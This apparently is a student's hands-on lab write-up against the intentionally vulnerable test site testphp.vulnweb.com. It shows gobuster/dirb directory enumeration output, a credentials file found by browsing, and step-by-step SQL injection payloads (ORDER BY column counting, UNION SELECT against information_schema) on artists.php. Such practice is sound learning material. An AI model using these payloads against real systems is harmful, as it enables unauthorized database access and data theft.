
Kali Linux – Hands-on

Target: http://testphp.vulnweb.com

I did a directory search using gobuster dir and also dirb


dirb http://testphp.vulnweb.com /usr/share/dirb/wordlists/common.txt



gobuster dir -u "http://testphp.vulnweb.com" -w /usr/share/dirb/wordlists/common.txt

```
root@kali:~# gobuster dir -u "http://testphp.vulnweb.com" -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/apm                  (Status: 500) [Size: 177]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/checkout             (Status: 500) [Size: 177]
/comp                 (Status: 500) [Size: 177]
/consulting           (Status: 500) [Size: 177]
/contributor          (Status: 500) [Size: 177]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
/W3SVC3               (Status: 500) [Size: 177]
Progress: 4614 / 4615 (99.98%)
```

I navigated to http://testphp.vulnweb.com/pictures/credentials.txt and found a username and password





MySQL injection

http://testphp.vulnweb.com/artists.php?artist=1 is vulnerable to sql injection


Adding a ‘ at the end of the url results to a warning mysql_fetch_array() error

I run an ORDER BY 10000 which results to the same error, but when I run an ORDER BY 3 it is successful






UNION SELECT 1, database(), version()




I added to the url which only returned one table artists

-1 union select 1, table_name, 3 from information_schema.tables where table_schema='acuart'




To count the number of tables in the database acuart

-1 union select 1, count(*), 3 from information_schema.tables where table_schema='acuart'




I retrieved all the tables by running


-1 union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema='acuart'



